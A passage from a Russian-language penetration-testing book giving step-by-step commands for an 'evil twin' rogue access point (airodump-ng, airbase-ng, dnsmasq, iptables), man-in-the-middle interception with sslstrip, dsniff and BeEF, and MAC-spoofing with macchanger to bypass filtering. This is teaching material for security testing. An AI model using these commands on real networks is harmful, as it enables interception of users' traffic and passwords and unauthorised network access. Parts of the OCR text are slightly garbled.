a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  610 NetworkManager
  858 wpa_supplicant
  885 dhcpcd

PHY      Interface      Driver      Chipset
phy1     wlan0           rtl8187     Realtek Semiconductor Corp. RTL8187
          (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
          (mac80211 station mode vif disabled for [phy1]wlan0)
phy0     wlan1           iwlwifi     Intel Corporation Centrino Advanced-N 6205 [Taylor Peak] (rev 34)

root@kali:~# █

```

Рис. 11.44. Сетевой адаптер переведен в режим мониторинга

```
root@kali:~# airodump-ng wlan0mon
```

Рис. 11.45. Команда для перечисления транслируемых сетей

3. Скорее всего, вы увидите ошибки, как на рис. 11.46. В большинстве случаев их можно игнорировать. При возникновении проблем для завершения

процесса используйте команду `kill <PID>`. Например, для завершения процесса `NetworkManager` мы введем команду `kill 610`.

```

root@kali: ~
File Edit View Search Terminal Help
CH 11 ][ Elapsed: 12 s ][ 2018-08-27 12:11

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
-----
-72            2      0      0  0  6  270  WPA2  CCMP  PSK
-38           12      4      0  0  1  130  WPA2  CCMP  PSK
-60           11      0      0  0  8  195  WPA2  CCMP  PSK
-58           15      0      0  0  3  195  WPA2  CCMP  PSK
-60           15      0      0  0  1  270  WPA2  CCMP  PSK
-61           12      0      0  0  1  405  WPA2  CCMP  PSK
-61            4      0      0  0  7  195  WPA2  CCMP  PSK
-63           17      1      0  0  11 130  WPA2  CCMP  PSK
-67           12      0      0  0  6  405  WPA2  CCMP  PSK
-66           16      0      0  0  8  195  WPA2  CCMP  PSK
-66            8      0      0  0  11 54e  WPA2  CCMP  PSK
-68           13      1      0  0  4  195  WPA2  CCMP  PSK
-67           10      2      0  0  1  130  WPA2  CCMP  PSK
-66            3      3      0  0  6  195  WPA2  CCMP  PSK
-69            6      0      0  0  1  405  WPA2  CCMP  PSK
-68            7      0      0  0  1  195  WPA2  CCMP  PSK
-70            5      0      0  0  1  405  WPA2  CCMP  PSK
-70            2      4      0  0  11 405  WPA2  CCMP  PSK

root@kali:~#

```

Рис. 11.46. Возможные ошибки

Обратите внимание на BSSID (MAC-адрес), ESSID (широковещательное имя, SSID) и канал целевой сети.

4. Настройте файл конфигурации для работы с `dnsmasq`. Для этой цели мы в своем домашнем каталоге создали папку с именем `tmp` (команда `mkdir tmp`). После этого в командной строке терминала ввели `touch dnsmasq.conf`, чтобы создать файл с именем `dnsmasq`. Далее, чтобы отредактировать этот файл, в редакторе `папо` мы ввели в командной строке терминала `nano dnsmasq.conf`. Согласно этой команде в текстовом редакторе `папо` был открыт файл `dnsmasq.conf`. Теперь он готов к редактированию. Введите следующие строки:

```

interface=<at0>
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1

```


В файле `dnsmasq.conf` мы указали интерфейс `at0`; задаем диапазон `dhcp` (10.0.0.10–10.0.0.250, время аренды 12 часов); для `dhcp` мы выбрали параметр 3, а шлюз 10.0.0.1; для DNS-сервера параметр `dhcp` определили равным 3, а сам DNS — 10.0.0.1. Почему был выбран интерфейс `at0`? Потому что `airbase-ng` создает интерфейс моста по умолчанию, то есть `at0`.

Сохраните внесенные в файл `dnsmasq.conf` изменения, нажав сочетание клавиш `Ctrl+O`, и закройте редактор `nano`, нажав `Ctrl+X`.

- Для создания точки доступа настройте `airbase-ng`. Для этого введите: `airbaseng -e <ESSID> -c <channel> <monitor interface>`. Мы для целевого ESSID ввели `ARRIS-4BE2`, номер канала — 11, а интерфейс монитора — `wlan0mon` (рис. 11.47).

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airbase-ng -e ARRIS-4BE2 -c 11 wlan0mon
12:21:04 Created tap interface at0
12:21:04 Trying to set MTU on at0 to 1500
12:21:04 Trying to set MTU on wlan0mon to 1800
12:21:04 Access Point with BSSID 00:C0:CA:82:9E:37 started.

```

Рис. 11.47. Создание точки доступа

- Включите интерфейс `at0`, поработайте с IP-таблицами и включите/отключите трафик для передачи. Это вы можете сделать поочередно, как показано на рис. 11.48, 11.49.

```

root@kali:~# ifconfig at0 10.0.0.1 up
root@kali:~#

```

Рис. 11.48. Включение интерфейса `at0`


```

root@kali:~# iptables --flush
root@kali:~# iptables --table nat --append POSTROUTING --out-interface wlan1 -j MASQUERADE
root@kali:~# iptables --append FORWARD --in-interface at0 -j ACCEPT
root@kali:~#

```

Рис. 11.49. Команды для IP-таблиц

- Запустите DNS-сервер. Для этого введите команду `dnsmasq -C <config file> -d`, где `<config file>` — адрес, по которому хранится данный файл. В нашем случае путь хранения файла — `tmp/dnsmasq.conf` (рис. 11.50).

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output shows the command 'dnsmasq -C tmp/dnsmasq.conf -d' being executed. The output includes: 'dnsmasq: started, version 2.79 cachesize 150', 'dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua TFTP conntrack ipset auth DNSSEC loop-detect inotify', 'dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.250, lease time 12h', 'dnsmasq: using nameserver 8.8.8.8#53', 'dnsmasq: reading /etc/resolv.conf', 'dnsmasq: using nameserver 8.8.8.8#53', 'dnsmasq: using nameserver 200.1.104.36#53', 'dnsmasq: using nameserver 200.1.104.35#53', and 'dnsmasq: read /etc/hosts - 5 addresses'.

```
root@kali:~# dnsmasq -C tmp/dnsmasq.conf -d
dnsmasq: started, version 2.79 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua
TFTP conntrack ipset auth DNSSEC loop-detect inotify
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.250, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 200.1.104.36#53
dnsmasq: using nameserver 200.1.104.35#53
dnsmasq: read /etc/hosts - 5 addresses
```

Рис. 11.50. Запуск DNS-сервера

- Вы можете предотвратить передачу трафика и захватить векторы инициализации, как было показано ранее (используя команду `echo 0 > /proc/sys/net/ipv4/ip_forward`), предоставить пользователю захваченный портал или для настройки MitM-атаки перенаправить трафик (используя `echo 1 > /proc/sys/net/ipv4/ip_forward`) только на определенные целевые сайты.

Здесь мы можем двинуться в нескольких направлениях. Чтобы записать пароль сети, можем создать полноценную атаку «злой двойник» или настроить атаку типа «человек посередине» для обнаружения несанкционированных подключений. В случае такой атаки мы будем перехватывать, анализировать и отслеживать движения любого клиента, который подключается к нашей беспроводной точке доступа (копии легальной точки доступа), улавливая сигналы подключения других инструментов, таких как `dsniff` или `sslstrip`. Или, чтобы выполнить атаку на стороне клиента напрямую, захватывая в браузере пользователя нужные нам данные, можем задействовать эти инструменты совместно с *фреймворком BeEF (Browser Exploitation Framework)*.

После взлома

Если вам удалось получить ключ WPA или WEP, значит, у вас появилась возможность аутентификации в сети. Оказавшись в беспроводной сети, вы можете задействовать описанный ранее набор инструментов. Это связано с тем, что после правильной аутентификации ваша операционная система Kali Linux становится частью локальной сети (LAN), как будто вы подключены к целевой сети через сетевой кабель. В этом случае у вас появляется возможность сканировать другие устройства, использовать уязвимости, эксплуатировать системы и повышать свои привилегии.

MAC-спуфинг

Есть несколько методов, которые полезны для демонстрации других уязвимостей в исследуемых нами беспроводных сетях. Один из примеров — обход общего беспроводного элемента управления, что называется *фильтрацией MAC*. Фильтрация MAC — это элемент управления, характерный для некоторых маршрутизаторов, на которых разрешены только определенные MAC-адреса или типы MAC. Например, вы можете определить коммерческое местоположение, где сейчас находится iPad. Беспроводная сеть будет разрешать только MAC-адреса с первыми тремя шестнадцатеричными символами 34:12:98. Другие организации могут иметь список MAC-адресов, к которым разрешено присоединяться.

Даже если вы сумеете скомпрометировать ключ WPA, то обнаружите, что присоединиться к сети у вас нет возможности. Это объясняется тем, что целевая организация может использовать некоторую форму фильтрации MAC-адресов. Для обхода мы применяем инструмент *Macchanger*, работающий из командной строки. Одна простая команда позволяет изменить MAC-адрес на такой, которому разрешено подключиться. Во-первых, вы можете легко найти новый MAC-адрес из отчетов о предыдущих попытках разведки и взлома. Инструмент *Airodump-ng* идентифицирует клиентов, подключенных к беспроводным сетям. Во-вторых, анализ захваченных с помощью *Wireshark* файлов позволит вам идентифицировать потенциально допустимые MAC-адреса.

В этом примере мы нашли подключенный к целевой сети беспроводной клиент, MAC-адрес которого — 34:12:98:B5:7E:D4.

```
# macchanger -mac=34:12:98:B5:7E:D4 wlan0
```

На рис. 11.51 показан вывод этой команды.

```
root@kali:~# macchanger --mac=34:12:98:B5:7E:D4 wlan0
Current MAC:  f4:f2:6d:1d:04:42 (unknown)
Permanent MAC:  f4:f2:6d:1d:04:42 (unknown)
New MAC:      34:12:98:b5:7e:d4 (unknown)
```

Рис. 11.51. Вывод команды *macchanger*

Если мы выполним команду *ifconfig wlan0*, то увидим наш поддельный MAC-адрес (рис. 11.52).

```
root@kali:~# ifconfig wlan0 in replay_arp-0617-185541.cap
wlan0: flags=4098<BROADCAST,MULTICAST> mtu 1500 capture replies.
w      ether 34:12:98:b5:7e:d4 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Рис. 11.52. Поддельный MAC-адрес

Теперь мы можем обойти любую фильтрацию MAC, которая выполняется в точке доступа, и у нас есть возможность подключиться к беспроводной сети. Это очень важный шаг, так как при обрыве связи мы можем оставаться постоянно подключенными к сети.